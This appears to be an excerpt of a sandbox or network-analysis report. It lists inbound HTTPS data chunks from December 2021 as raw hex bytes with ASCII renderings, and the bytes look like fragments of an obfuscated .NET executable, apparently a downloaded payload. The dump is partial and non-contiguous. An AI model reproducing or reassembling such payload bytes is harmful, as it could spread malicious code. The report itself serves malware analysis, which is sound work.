2021-12-18 07:43:06 UTC	9	IN	Data Raw: 00 3c 16 00 00 cb 29 00 00 d0 1a 00 00 a9 27 00 00 f5 0d 00 00 26 3f 00 00 aa 17 00 00 3e 0f 00 00 17 0c 00 00 d8 07 00 00 c1 52 00 00 73 4b 00 00 ec 36 00 00 56 57 00 00 71 4d 00 00 0d 25 00 00 4a 26 00 00 93 24 00 00 f0 4e 00 00 e0 49 00 00 6d 20 00 00 7a 49 00 00 ec 3c 00 00 7c 2b 00 00 e6 43 00 00 b8 49 00 00 74 59 00 00 55 16 00 00 8a 14 00 00 19 26 00 00 35 1d 00 00 0c 53 00 00 d8 43 00 00 16 27 00 00 80 37 00 00 52 22 00 00 e0 19 00 00 0c 46 00 00 e1 2b 00 00 66 03 00 00 e2 1d 00 00 09 29 00 00 b0 33 00 00 03 15 00 00 02 1f 00 00 23 02 00 00 da 2a 00 00 73 2f 00 00 ab 3b 00 00 d7 1b 00 00 a2 56 00 00 96 2e 00 00 c0 58 00 00 ee 4f 00 00 1a 1b 00 00 de 34 00 00 c2 17 00 00 4d 53 00 00 12 4c 00 00 96 55 00 00 84 1b 00 00 b5 0b 00 00 bf 08 00 00 2f 1e Data Ascii: <)'&?>RsK6VWqM%J&$NIm zI<|+CItYU&5SC'7R"F+f)3#*s/;V.XO4MSLU/
2021-12-18 07:43:06 UTC	11	IN	Data Raw: bf 21 00 00 ca 4a 00 00 42 1b 00 00 ac 1b 00 00 36 06 00 00 78 0c 00 00 d8 0b 00 00 de 24 00 00 83 4c 00 00 e2 4b 00 00 4a 21 00 00 4a 56 00 00 e8 06 00 00 e9 21 00 00 de 57 00 00 05 4a 00 00 e3 3b 00 00 f6 23 00 00 9b 09 00 00 2b 56 00 00 99 00 00 00 45 15 00 00 6d 19 00 00 11 19 00 00 4e 1a 00 00 96 27 00 00 4f 0c 00 00 2f 16 00 00 49 3e 00 00 c4 43 00 00 30 32 00 00 2c 4f 00 00 4d 3d 00 00 c8 02 00 00 f1 58 00 00 28 29 00 00 2d 01 00 00 6f 37 00 00 7d 00 00 00 19 34 00 00 c1 04 00 00 88 05 00 00 79 26 00 00 83 3b 00 00 84 3a 00 00 c3 1e 00 00 95 3e 00 00 9c 04 00 00 38 1a 05 00 00 fe 0c 10 00 20 14 00 00 00 fe 0c 33 00 9c 20 02 02 00 00 38 5e f5 ff ff 11 48 11 4a 3f 59 48 00 00 20 81 00 00 00 38 4b f5 ff ff 1f 09 13 72 20 53 01 00 00 28 1e 01 00 06 39 Data Ascii: !JB6x$LKJ!JV!WJ;#+VEmN'O/I>C02,OM=X()-o7}4y&;:>8 3 8^HJ?YH 8Kr S(9
2021-12-18 07:43:06 UTC	12	IN	Data Raw: f0 ff ff 11 74 11 72 18 58 11 51 18 91 9c 20 2d 01 00 00 28 1f 01 00 06 39 c5 f0 ff ff 26 20 7e 00 00 00 38 ba f0 ff ff 38 9d 1c 00 00 20 ca 00 00 00 38 ab f0 ff ff 20 39 00 00 00 20 7b 00 00 00 58 fe 0e 33 00 20 0d 00 00 00 38 92 f0 ff ff 11 74 11 72 11 6f 16 91 9c 20 4d 01 00 00 fe 0e 22 00 38 77 f0 ff ff fe 0c 49 00 20 05 00 00 00 20 5a 00 00 00 20 69 00 00 00 58 9c 20 37 00 00 00 38 5c f0 ff ff fe 0c 10 00 20 1f 00 00 00 fe 0c 33 00 9c 20 7c 00 00 00 38 44 f0 ff ff 20 80 00 00 00 20 2a 00 00 00 59 fe 0e 33 00 20 c3 00 00 00 38 2b f0 ff ff 11 5e 11 08 1a 5a 1e 12 15 28 b0 00 00 06 26 20 55 01 00 00 38 12 f0 ff ff 38 c2 41 00 00 20 96 00 00 00 28 1e 01 00 06 39 fe ef ff ff 26 20 be 00 00 00 38 f3 ef ff ff 11 12 16 1f 67 9c 20 25 02 00 00 38 e3 ef ff ff Data Ascii: trXQ -(9& ~88 8 9 {X3 8tro M"8wI Z iX 78\ 3 |8D *Y3 8+^Z(& U88A (9& 8g %8
2021-12-18 07:43:06 UTC	13	IN	Data Raw: 11 77 73 6f 00 00 0a d0 2e 00 00 02 28 03 01 00 06 28 08 01 00 06 74 2e 00 00 02 80 5b 00 00 04 20 00 00 00 00 28 1f 01 00 06 3a 0f 00 00 00 26 20 00 00 00 00 38 04 00 00 00 fe 0c 0d 00 45 01 00 00 00 05 00 00 00 38 00 00 00 00 dd 6d 29 00 00 26 20 00 00 00 00 28 1e 01 00 06 3a 0f 00 00 00 26 20 00 00 00 00 38 04 00 00 00 fe 0c 0f 00 45 02 00 00 00 05 00 00 00 d9 00 00 00 38 00 00 00 00 00 11 77 73 6f 00 00 0a d0 2e 00 00 02 28 03 01 00 06 28 08 01 00 06 13 07 20 00 00 00 00 28 1f 01 00 06 3a 0f 00 00 00 26 20 00 00 00 00 38 04 00 00 00 fe 0c 37 00 45 02 00 00 00 05 00 00 00 3f 00 00 00 38 00 00 00 00 d0 2e 00 00 02 28 03 01 00 06 11 07 28 10 01 00 06 28 11 01 00 06 74 2e 00 00 02 80 5b 00 00 04 20 01 00 00 00 28 1f 01 00 06 3a bf ff ff ff 26 20 01 00 00 Data Ascii: wso.((t.[(:& 8E8m)& (:& 8E8wso.(((:& 87E?8.(((t.[(:&

Timestamp	kBytes transferred	Direction	Data
2021-12-18 07:43:06 UTC	15	IN	Data Raw: 33 00 20 56 01 00 00 38 24 e6 ff ff 16 6a 13 77 20 c7 00 00 00 28 1e 01 00 06 3a 11 e6 ff ff 26 20 02 00 00 00 38 06 e6 ff ff 11 64 28 fa 00 00 06 20 c7 01 00 00 38 f5 e5 ff ff 11 74 11 13 1a 58 11 70 1a 91 9c 20 ba 00 00 00 38 e0 e5 ff ff 11 27 11 6c 11 25 20 ff 00 00 00 5f d2 9c 20 00 00 00 00 00 28 1f 01 00 06 3a c3 e5 ff ff 26 20 0a 00 00 00 38 b8 e5 ff ff 11 5e 11 08 1a 5a 11 15 12 15 28 b0 00 00 06 26 20 98 00 00 00 28 1f 01 00 06 3a 99 e5 ff ff 26 20 08 01 00 00 38 8e e5 ff ff 11 4c 11 38 3f 23 46 00 00 20 43 01 00 00 38 7b e5 ff ff 20 95 00 00 00 20 50 00 00 00 59 fe 0e 33 00 20 c1 01 00 00 28 1e 01 00 06 39 5d e5 ff ff 26 20 f8 01 00 00 38 52 e5 ff ff 20 6b 00 00 00 20 27 00 00 00 58 fe 0e 35 00 20 3a 00 00 00 38 39 e5 ff ff fe 0c 10 00 20 15 00 00 Data Ascii: 3 V8$jw (:& 8d(8tXp 8'l% _ (:& 8^Z(& (:& 8L8?#F C8{ PY3 (9]& 8R k 'X5 :89
2021-12-18 07:43:06 UTC	16	IN	Data Raw: 01 00 00 38 cf e0 ff ff 11 74 11 13 1a 58 11 6f 1a 91 9c 20 5e 00 00 00 fe 0e 22 00 38 b2 e0 ff ff 28 d4 00 00 06 1a 3b 42 30 00 00 20 45 02 00 00 38 a1 e0 ff ff 20 b8 00 00 00 20 23 00 00 00 58 fe 0e 33 00 20 1c 00 00 00 28 1f 01 00 06 3a 83 e0 ff ff 26 20 77 00 00 00 38 78 e0 ff ff 20 8f 00 00 00 20 2f 00 00 00 59 fe 0e 3b 00 20 a1 00 00 00 28 1f 01 00 06 3a 5a e0 ff ff 26 20 64 01 00 00 38 4f e0 ff ff 20 31 00 00 00 20 1d 00 00 00 58 fe 0e 33 00 20 96 02 00 00 38 36 e0 ff ff 20 94 00 00 00 20 31 00 00 00 59 fe 0e 33 00 20 62 00 00 00 38 1d e0 ff ff fe 0c 49 00 20 02 00 00 00 20 37 00 00 00 20 07 00 00 00 58 9c 20 18 01 00 00 38 fe df ff ff 11 66 1e 62 13 66 20 32 00 00 00 28 1e 01 00 06 39 e9 df ff ff 26 20 65 01 00 00 38 de df ff ff fe 0c 49 00 20 04 Data Ascii: 8tXo ^"8(;B0 E8 #X3 (:& w8x /Y; (:Z& d8O 1 X3 86 1Y3 b8I 7 X 8fbf 2(9& e8I
2021-12-18 07:43:06 UTC	17	IN	Data Raw: 12 00 00 00 fe 0c 33 00 9c 20 8a 02 00 00 38 6b db ff ff fe 0c 49 00 20 0b 00 00 00 20 94 00 00 00 20 31 00 00 00 59 9c 20 6a 00 00 00 38 4c db ff ff 11 4c 17 58 13 4c 20 a0 01 00 00 38 3c db ff ff 38 1c 3b 00 00 20 3a 01 00 00 38 2d db ff ff 12 5e 7e 64 00 00 04 11 28 6a 58 11 54 6a 59 28 6f 00 00 0a 20 12 00 00 00 28 1f 01 00 06 3a 0a db ff ff 26 20 68 02 00 00 38 ff da ff ff 1f 0c 8d 17 00 00 01 13 56 20 79 00 00 00 38 ec da ff ff fe 0c 10 00 20 0d 00 00 00 fe 0c 33 00 9c 20 dd 01 00 00 28 1e 01 00 06 3a cf da ff ff 26 20 d0 00 00 00 38 c4 da ff ff 20 83 00 00 00 20 07 00 00 00 59 fe 0e 33 00 20 b5 01 00 00 38 ab da ff ff 7f 6f 00 00 04 28 72 00 00 0a 28 fe 00 00 06 13 51 20 19 01 00 00 38 90 da ff ff fe 0c 49 00 13 58 20 cf 00 00 00 38 80 da ff ff fe Data Ascii: 3 8kI 1Y j8LLXL 8<8; :8-^~d(jXTjY(o (:& h8V y8 3 (:& 8 Y3 8o(r(Q 8lX 8
2021-12-18 07:43:06 UTC	19	IN	Data Raw: 58 fe 0e 33 00 20 00 00 00 00 28 1e 01 00 06 3a 11 d6 ff ff 26 20 00 00 00 00 38 06 d6 ff ff 11 56 1f 09 1f 64 9c 20 9c 00 00 00 28 1f 01 00 06 39 f0 d5 ff ff 26 20 29 00 00 00 38 e5 d5 ff ff fe 0c 10 00 20 04 00 00 00 fe 0c 33 00 9c 20 13 00 00 00 38 cd d5 ff ff 14 13 70 20 9f 01 00 00 fe 0e 22 00 38 b8 d5 ff ff 20 79 00 00 00 20 6e 00 00 00 59 fe 0e 3b 00 20 1a 00 00 00 28 1e 01 00 06 39 9e d5 ff ff 26 20 24 00 00 00 38 93 d5 ff ff 11 32 28 ab 00 00 06 13 03 20 7f 00 00 00 38 80 d5 ff ff fe 0c 10 00 20 0c 00 00 00 fe 0c 33 00 9c 20 69 00 00 00 38 68 d5 ff ff 20 df 00 00 00 20 4a 00 00 00 59 fe 0e 3b 00 20 32 00 00 00 38 4f d5 ff ff 11 6d 13 4f 20 76 00 00 00 28 1e 01 00 06 39 3c d5 ff ff 26 20 a3 00 00 00 38 31 d5 ff ff 11 71 11 09 3f a1 ee ff ff 20 1a Data Ascii: X3 (:& 8Vd (9&)8 3 8p "8 y nY; (9& $82(8 3 i8h JY; 28OmO v(9<& 81q?
2021-12-18 07:43:06 UTC	20	IN	Data Raw: 66 e1 ff ff 20 17 01 00 00 28 1e 01 00 06 3a b9 d0 ff ff 26 20 0d 00 00 00 38 ae d0 ff ff 20 f4 f3 f2 f1 13 1e 20 73 02 00 00 38 9d d0 ff ff 11 09 17 58 13 09 20 64 02 00 00 28 1f 01 00 06 39 88 d0 ff ff 26 20 24 01 00 00 38 7d d0 ff ff 38 36 17 00 00 20 03 00 00 00 38 6e d0 ff ff 11 4f 11 3e 19 58 91 1f 18 62 11 4f 11 3e 18 58 91 1f 10 62 60 11 4f 11 3e 17 58 91 1e 62 60 11 4f 11 3e 91 60 13 14 20 e9 01 00 00 28 1e 01 00 06 3a 38 d0 ff ff 26 20 9a 01 00 00 38 2d d0 ff ff fe 0c 49 00 20 02 00 00 00 fe 0c 35 00 9c 20 72 02 00 00 38 15 d0 ff ff fe 0c 10 00 20 08 00 00 00 fe 0c 33 00 9c 20 b7 01 00 00 38 fd cf ff ff fe 0c 10 00 20 18 00 00 00 fe 0c 33 00 9c 20 85 02 00 00 28 1e 01 00 06 3a e0 cf ff ff 26 20 81 01 00 00 38 d5 cf ff ff fe 0c 10 00 20 17 00 00 Data Ascii: f (:& 8 s8X d(9& $8}86 8nO>XbO>Xb`O>Xb`O>` (:8& 8-I 5 r8 3 8 3 (:& 8
2021-12-18 07:43:06 UTC	21	IN	Data Raw: ff ff 11 56 1f 0a 1f 6c 9c 20 1d 01 00 00 fe 0e 22 00 38 58 cb ff ff 16 e0 13 6b 20 55 00 00 00 38 4e cb ff ff fe 0c 49 00 20 03 00 00 00 20 11 00 00 00 20 6d 00 00 00 58 9c 20 29 00 00 00 28 1f 01 00 06 3a 2a cb ff ff 26 20 ed 00 00 00 38 1f cb ff ff fe 0c 10 00 20 0b 00 00 00 fe 0c 33 00 9c 20 ca 01 00 00 38 07 cb ff ff 11 27 11 6c 17 58 11 25 20 00 ff 00 00 5f 1e 64 d2 9c 20 6d 00 00 00 28 1f 01 00 06 3a e6 ca ff ff 26 20 38 01 00 00 38 db ca ff ff 20 c1 00 00 00 20 19 00 00 00 58 fe 0e 3b 00 20 6e 01 00 00 38 c2 ca ff ff 11 5a 11 0e 58 13 5a 20 29 01 00 00 28 1f 01 00 06 39 ac ca ff ff 26 20 3d 00 00 00 38 a1 ca ff ff 11 12 1b 1f 74 9c 20 94 01 00 00 38 91 ca ff ff fe 0c 49 00 20 06 00 00 00 fe 0c 3b 00 9c 20 7e 00 00 00 38 79 ca ff ff 72 5b 0e 00 70 Data Ascii: Vl "8Xk U8NI mX):*& 8 3 8'lX% _d m(:& 88 X; n8ZXZ)(9& =8t 8I ; ~8yr[p
2021-12-18 07:43:06 UTC	23	IN	Data Raw: 00 06 3a 13 c6 ff ff 26 20 50 00 00 00 38 08 c6 ff ff 11 12 1a 1f 69 9c 20 a0 00 00 00 28 1e 01 00 06 39 f3 c5 ff ff 26 20 48 01 00 00 38 e8 c5 ff ff 00 11 5d 28 d7 00 00 06 28 d8 00 00 06 13 0a 20 00 00 00 00 28 1f 01 00 06 3a 0f 00 00 00 26 20 00 00 00 00 38 04 00 00 00 fe 0c 65 00 45 02 00 00 00 05 00 00 00 64 01 00 00 38 00 00 00 00 38 40 00 00 00 20 01 00 00 00 28 1f 01 00 06 3a 0f 00 00 00 26 20 01 00 00 00 38 04 00 00 00 fe 0c 31 00 45 06 00 00 00 8f 00 00 00 2b 00 00 00 48 00 00 00 72 00 00 00 05 00 00 00 63 00 00 00 38 8a 00 00 00 11 0a 28 e4 00 00 06 3a 1a 00 00 00 20 00 00 00 00 28 1e 01 00 06 3a c3 ff ff ff 26 20 00 00 00 00 38 b8 ff ff ff 11 0a 28 d9 00 00 06 74 53 00 00 01 28 d0 00 00 06 13 75 20 02 00 00 00 38 9b ff ff ff 12 75 28 71 00 Data Ascii: :& P8i (9& H8](((:& 8eEd88@ (:& 81E+Hrc8(: (:& 8(tS(u 8u(q
2021-12-18 07:43:06 UTC	24	IN	Data Raw: ff ff 11 74 11 72 18 58 11 6f 18 91 9c 20 a2 01 00 00 38 aa c0 ff ff 16 13 0e 20 92 00 00 00 38 9d c0 ff ff 11 21 16 28 c5 00 00 06 26 20 1a 00 00 00 28 1e 01 00 06 3a 85 c0 ff ff 26 20 17 00 00 00 38 7a c0 ff ff 20 71 00 00 00 20 6d 00 00 00 58 fe 0e 33 00 20 07 02 00 00 28 1e 01 00 06 3a 5c c0 ff ff 26 20 0b 00 00 00 38 51 c0 ff ff 11 1a 28 f3 00 00 06 13 4b 20 fe 00 00 00 fe 0e 22 00 38 36 c0 ff ff 11 4f 8e 69 8d 17 00 00 01 13 27 20 cd 01 00 00 38 25 c0 ff ff 20 7b 00 00 00 20 08 00 00 00 58 fe 0e 35 00 20 6d 00 00 00 38 0c c0 ff ff 38 d6 ea ff ff 20 15 02 00 00 28 1f 01 00 06 39 f8 bf ff ff 26 20 53 00 00 00 38 ed bf ff ff 16 13 54 20 13 01 00 00 38 e0 bf ff ff 20 db 00 00 00 20 49 00 00 00 59 fe 0e 3b 00 20 86 00 00 00 38 c7 bf ff ff fe 0c 49 00 20 Data Ascii: trXo 8 8!(& (:& 8z q mX3 (:\& 8Q(K "86Oi' 8% { X5 m88 (9& S8T 8 IY; 8I
2021-12-18 07:43:06 UTC	25	IN	Data Raw: dd fe 10 00 00 20 f7 01 00 00 38 59 bb ff ff fe 0c 10 00 13 1c 20 a3 01 00 00 28 1e 01 00 06 3a 44 bb ff ff 26 20 d8 00 00 00 38 39 bb ff ff fe 0c 49 00 20 0a 00 00 00 20 2b 00 00 00 20 03 00 00 00 58 9c 20 2f 02 00 00 38 1a bb ff ff fe 0c 49 00 20 0a 00 00 00 20 9a 00 00 00 20 33 00 00 00 59 9c 20 8e 02 00 00 fe 0e 22 00 38 f3 ba ff ff fe 0c 10 00 20 16 00 00 00 fe 0c 33 00 9c 20 36 02 00 00 28 1f 01 00 06 39 da ba ff ff 26 20 25 00 00 00 38 cf ba ff ff fe 0c 49 00 20 02 00 00 00 fe 0c 3b 00 9c 20 11 00 00 00 28 1f 01 00 06 39 b2 ba ff ff 26 20 0e 00 00 00 38 a7 ba ff ff 11 2f 73 6f 00 00 0a 28 0a 01 00 06 6a 13 77 20 ac 01 00 00 38 8e ba ff ff 11 56 16 1f 6d 9c 20 76 00 00 00 28 1e 01 00 06 3a 79 ba ff ff 26 20 19 00 00 00 38 6e ba ff ff 11 56 17 1f 6c Data Ascii: 8Y (:D& 89I + X /8I 3Y "8 3 6(9& %8I ; (9& 8/so(jw 8Vm v(:y& 8nVl
2021-12-18 07:43:06 UTC	27	IN	Data Raw: 01 00 06 8c 57 00 00 01 28 16 01 00 06 13 42 20 02 00 00 00 28 1e 01 00 06 39 0f 00 00 00 26 20 0e 00 00 00 38 04 00 00 00 fe 0c 17 00 45 13 00 00 00 3a 02 00 00 b5 00 00 00 ef 01 00 00 2a 03 00 00 e0 01 00 00 5e 00 00 00 c5 02 00 00 b0 02 00 00 09 03 00 00 4b 02 00 00 1b 00 00 00 3f 00 00 00 70 02 00 00 2c 00 00 00 05 00 00 00 14 02 00 00 8d 02 00 00 e7 02 00 00 83 00 00 00 38 35 02 00 00 11 42 75 14 00 00 01 3a 03 02 00 00 20 0b 00 00 00 38 94 ff ff ff 73 75 00 00 0a 13 47 20 08 00 00 00 38 83 ff ff ff 11 47 16 6a 28 e8 00 00 06 20 10 00 00 00 38 70 ff ff ff 38 1a 00 00 00 20 0f 00 00 00 28 1e 01 00 06 3a 5c ff ff ff 26 20 07 00 00 00 38 51 ff ff ff 11 42 6f 76 00 00 0a 6f 77 00 00 0a 72 fb 0e 00 70 28 dc 00 00 06 39 a2 ff ff ff 20 12 00 00 00 38 2c ff Data Ascii: W(B (9& 8E:*^K?p,85Bu: 8suG 8Gj(8p8 (:\& 8QBovowrp(9 8,

Timestamp	kBytes transferred	Direction	Data
2021-12-18 07:43:06 UTC	28	IN	Data Raw: ff 20 a6 01 00 00 28 1f 01 00 06 39 a6 b0 ff ff 26 20 2c 01 00 00 38 9b b0 ff ff 20 60 00 00 00 20 0a 00 00 00 58 fe 0e 33 00 20 2e 02 00 00 fe 0e 22 00 38 7a b0 ff ff 28 d4 00 00 06 1a 40 21 e3 ff ff 20 9d 00 00 00 38 69 b0 ff ff 1f 1e 8d 17 00 00 01 25 d0 0a 01 00 04 28 1b 01 00 06 13 26 20 20 02 00 00 38 4b b0 ff ff 11 27 11 6c 19 58 11 25 20 00 00 00 ff 5f 1f 18 64 d2 9c 20 f0 01 00 00 38 2e b0 ff ff fe 0c 49 00 20 0d 00 00 00 20 cb 00 00 00 20 53 00 00 00 59 9c 20 57 00 00 00 28 1e 01 00 06 39 0a b0 ff ff 26 20 78 00 00 00 38 ff af ff ff fe 0c 10 00 20 0d 00 00 00 fe 0c 33 00 9c 20 21 00 00 00 28 1f 01 00 06 3a e2 af ff ff 26 20 8d 00 00 00 38 d7 af ff ff fe 0c 49 00 20 06 00 00 00 fe 0c 3b 00 9c 20 f3 01 00 00 38 bf af ff ff fe 0c 10 00 20 19 00 00 Data Ascii: (9& ,8 ` X3 ."8z(@! 8i%(& 8K'lX% _d 8.I SY W(9& x8 3 !(:& 8I ; 8
2021-12-18 07:43:06 UTC	29	IN	Data Raw: 21 28 0b 01 00 06 13 2f 20 51 01 00 00 38 4b ab ff ff 28 cd 00 00 06 20 42 00 00 00 38 3c ab ff ff fe 0c 10 00 20 11 00 00 00 fe 0c 33 00 9c 20 10 00 00 00 28 1f 01 00 06 39 1f ab ff ff 26 20 05 00 00 00 38 14 ab ff ff fe 0c 10 00 20 06 00 00 00 fe 0c 33 00 9c 20 67 01 00 00 28 1e 01 00 06 39 f7 aa ff ff 26 20 9e 02 00 00 38 ec aa ff ff 17 8d 17 00 00 01 16 1e 28 cb 00 00 06 17 28 cc 00 00 06 20 f6 00 00 00 38 cf aa ff ff 16 6a 13 2f 20 0c 00 00 00 28 1f 01 00 06 3a bc aa ff ff 26 20 21 00 00 00 38 b1 aa ff ff fe 0c 10 00 20 07 00 00 00 20 3c 00 00 00 20 5b 00 00 00 58 9c 20 22 00 00 00 fe 0e 22 00 38 8 a aa ff ff 20 5e 00 00 00 20 35 00 00 00 58 fe 0e 33 00 20 76 00 00 00 28 1f 01 00 06 3a 70 aa ff ff 26 20 eb 00 00 00 38 65 aa ff ff 00 20 0a 01 00 00 28 Data Ascii: !(/ Q8K(B8< 3 (9& 8 3 g(9& 8((8j/ (:& !8 < [X ""8 ^ 5X3 v(:p& 8e (
2021-12-18 07:43:06 UTC	31	IN	Data Raw: 00 00 00 38 fc a5 ff ff 20 db 00 00 00 20 49 00 00 00 59 fe 0e 33 00 20 bd 00 00 00 28 1e 01 00 06 39 de a5 ff ff 26 20 d0 01 00 00 38 d3 a5 ff ff 11 2b 16 8f 17 00 00 01 e0 13 6b 20 28 00 00 00 38 be a5 ff ff 20 d6 00 00 00 20 47 00 00 00 59 fe 0e 33 00 20 37 01 00 00 38 a5 a5 ff ff fe 0c 10 00 20 1e 00 00 00 fe 0c 33 00 9c 20 50 02 00 00 38 8d a5 ff ff fe 0c 49 00 20 07 00 00 00 fe 0c 35 00 9c 20 2c 00 00 00 28 1e 01 00 06 3a 70 a5 ff ff 26 20 2c 00 00 00 38 65 a5 ff ff fe 0c 10 00 20 0c 00 00 00 fe 0c 33 00 9c 20 4e 01 00 00 28 1e 01 00 06 3a 48 a5 ff ff 26 20 fa 00 00 00 38 3d a5 ff ff 00 38 4c 00 00 00 20 08 00 00 00 fe 0e 41 00 38 00 00 00 00 fe 0c 41 00 45 0c 00 00 00 49 00 00 00 2f 01 00 00 61 00 00 00 2b 00 00 00 ca 00 00 00 81 01 00 00 da 00 00 Data Ascii: 8 IY3 (9& 8+k (8 GY3 78 3 P8I 5 ,(:p& ,8e 3 N(:H& 8=8L A8AEI/a+
2021-12-18 07:43:06 UTC	32	IN	Data Raw: 20 60 00 00 00 38 a1 a0 ff ff 20 86 00 00 00 20 2c 00 00 00 59 fe 0e 33 00 20 cb 01 00 00 38 88 a0 ff ff 38 b0 cf ff ff 20 42 01 00 00 28 1f 01 00 06 3a 74 a0 ff ff 26 20 72 01 00 00 38 69 a0 ff ff fe 0c 10 00 20 16 00 00 00 20 80 00 00 00 20 07 00 00 00 58 9c 20 9b 00 00 00 28 1f 01 00 06 39 45 a0 ff ff 26 20 23 00 00 00 38 3a a0 ff ff fe 0c 49 00 20 00 00 00 00 20 95 00 00 00 20 47 00 00 00 58 9c 20 2b 02 00 00 38 1b a0 ff ff 11 5a 13 5a 20 0f 00 00 00 38 0d a0 ff ff fe 0c 49 00 20 0a 00 00 00 fe 0c 3b 00 9c 20 4b 02 00 00 28 1f 01 00 06 39 f0 9f ff ff 26 20 4f 01 00 00 38 e5 9f ff ff 16 13 5b 20 48 00 00 00 28 1f 01 00 06 39 d3 9f ff ff 26 20 1d 00 00 00 38 c8 9f ff ff fe 0c 10 00 20 16 00 00 00 fe 0c 33 00 9c 20 af 01 00 00 28 1f 01 00 06 3a ab 9f ff Data Ascii: `8 ,Y3 88 B(:t& r8i X (9E& #8:I GX +8ZZ 8I ; K(9& O8[H(9& 8 3 (:
2021-12-18 07:43:06 UTC	33	IN	Data Raw: 00 00 00 38 a2 9b ff ff 11 5a 11 5a 20 e4 2d ba 2e fe 0e 34 00 20 ae e1 51 0a fe 0e 50 00 fe 0e 4e 00 20 55 54 c3 35 fe 0e 43 00 20 66 b3 d4 34 fe 0e 1d 00 20 d6 ce ec 60 fe 0e 57 00 20 b7 83 11 00 fe 0c 1d 00 1f 7f 5f 5a fe 0c 1d 00 1d 64 59 fe 0e 1d 00 20 ef 8f 32 01 fe 0c 34 00 1f 7f 5f 5a fe 0c 34 00 1d 64 59 fe 0e 34 00 20 b6 93 00 00 fe 0c 43 00 5a fe 0c 50 00 59 fe 0e 43 00 20 f0 a5 7c b0 6a fe 0e 2d 00 fe 0c 2d 00 16 6a 40 0b 00 00 00 fe 0c 2d 00 17 6a 59 fe 0e 2d 00 fe 0c 50 00 fe 0c 50 00 5a 6e fe 0c 2d 00 5e 6d fe 0e 50 00 20 df 12 b0 54 fe 0c 34 00 61 fe 0e 43 00 20 3f 43 06 00 fe 0c 50 00 20 ff 0f 00 00 5f 5a fe 0c 50 00 1f 0c 64 58 fe 0e 50 00 20 82 25 07 00 fe 0c 34 00 20 ff 0f 00 00 5f 5a fe 0c 34 00 1f 0c 64 59 fe 0e 34 00 20 76 c2 00 00 Data Ascii: 8ZZ -.4 QPN UT5C f4 `W _ZdY 24_Z4dY4 CZPYC |j--j@-jY-PPZn-^mP T4aC ?CP _ZPdXP %4 _Z4dY4 v
2021-12-18 07:43:06 UTC	34	IN	Data Raw: 70 28 80 00 00 0a 28 ac 00 00 06 d0 36 00 00 02 28 23 00 00 0a 28 81 00 00 0a 74 36 00 00 02 80 6e 00 00 04 7e 6e 00 00 04 02 03 04 6f 54 01 00 06 2a 00 13 30 04 00 4d 00 00 00 00 00 00 00 7e 62 00 00 04 3a 37 00 00 00 28 b3 00 00 06 72 1d 10 00 70 28 62 00 00 0a 72 2b 10 00 70 28 80 00 00 0a 28 ac 00 00 06 d0 37 00 00 02 28 23 00 00 0a 28 81 00 00 0a 74 37 00 00 02 80 62 00 00 04 7e 62 00 00 04 02 6f 59 01 00 06 2a 00 00 00 e2 7e 54 00 00 04 7e 0a 00 00 0a 28 83 00 00 0a 39 1e 00 00 00 72 39 10 00 70 28 62 00 00 0a 72 49 10 00 70 28 80 00 00 0a 28 ab 00 00 06 80 54 00 00 04 7e 54 00 00 04 2a 00 00 00 1b 30 05 00 50 00 00 00 14 00 00 11 02 19 17 17 73 84 00 00 0a 0b 16 0c 07 6f 3d 00 00 0a 69 0d 09 8d 17 00 00 01 0a 38 15 00 00 00 07 06 08 09 6f 34 00 00 Data Ascii: p((6(#(t6n~noT*0M~b:7(rp(br+p((7(#(t7b~boY*~T~(9r9p(brIp((T~T*0Pso=i8o4
2021-12-18 07:43:06 UTC	36	IN	Data Raw: fe 09 01 00 28 8d 00 00 0a 2a 2a fe 09 00 00 6f 9d 00 00 0a 2a 00 2a fe 09 00 00 6f 9e 00 00 0a 2a 00 2a fe 09 00 00 6f 9f 00 00 0a 2a 00 2a fe 09 00 00 6f a0 00 00 0a 2a 00 2a fe 09 00 00 6f a1 00 00 0a 2a 00 3e 00 fe 09 00 00 fe 09 01 00 28 a2 00 00 0a 2a 3e 00 fe 09 00 00 fe 09 01 00 28 a3 00 00 0a 2a 2a fe 09 00 00 6f a4 00 00 0a 2a 00 2a fe 09 00 00 6f 85 00 00 0a 2a 00 3a fe 09 00 00 fe 09 01 00 6f 3b 00 00 0a 2a 00 2a fe 09 00 00 6f 39 01 00 06 2a 00 3a fe 09 00 00 fe 09 01 00 6f 37 00 00 0a 2a 00 2a fe 09 00 00 6f 3d 00 00 0a 2a 00 3a fe 09 00 00 fe 09 01 00 6f 3a 01 00 06 2a 00 2e 00 fe 09 00 00 28 a5 00 00 0a 2a 2a fe 09 00 00 6f 7b 00 00 0a 2a 00 2a fe 09 00 00 6f a6 00 00 0a 2a 00 4e 00 fe 09 00 00 fe 09 01 00 fe 09 02 00 28 a7 00 00 0a 2a 2a Data Ascii: (**o**o**o**o**o*>(*>(**o**o*:o;**o9*:o7**o=*:o:*.(**o{**o*N(**
2021-12-18 07:43:06 UTC	37	IN	Data Raw: 51 2a 00 00 2c 31 00 00 80 2d 00 00 9c 24 00 00 a9 12 00 00 55 06 00 00 d9 23 00 00 8b 2b 00 00 c0 13 00 00 b5 2e 00 00 7a 2e 00 00 75 09 00 00 ec 01 00 00 32 11 00 00 3c 25 00 00 ef 09 00 00 bb 1b 00 00 47 2c 00 00 5a 1f 00 00 f7 10 00 00 9e 22 00 00 eb 2c 00 00 a2 03 00 00 b3 06 00 00 b9 2a 00 00 cf 17 00 00 46 18 00 00 75 22 00 00 0e 21 00 00 3c 13 00 00 16 10 00 00 34 0d 00 00 b3 21 00 00 e4 12 00 00 5f 0c 00 00 ff 13 00 00 79 17 00 00 8b 31 00 00 03 2d 00 00 22 2d 00 00 2e 0c 00 00 f7 2d 00 00 32 20 00 00 ec 25 00 00 cf 1a 00 00 16 11 00 00 e5 10 00 00 d5 27 00 00 84 10 00 00 08 03 00 00 d8 2e 00 00 ca 1f 00 00 a7 28 00 00 83 1f 00 00 93 05 00 00 cc 2c 00 00 f9 2b 00 00 86 29 00 00 db 2f 00 00 f2 1e 00 00 67 1b 00 00 08 27 00 00 49 0f 00 00 56 28 00 Data Ascii: Q*,1-$U#+.z.u2<%G,Z",*Fu"!<4!_y1-"-.-2 %'.(,+)/g'IV(
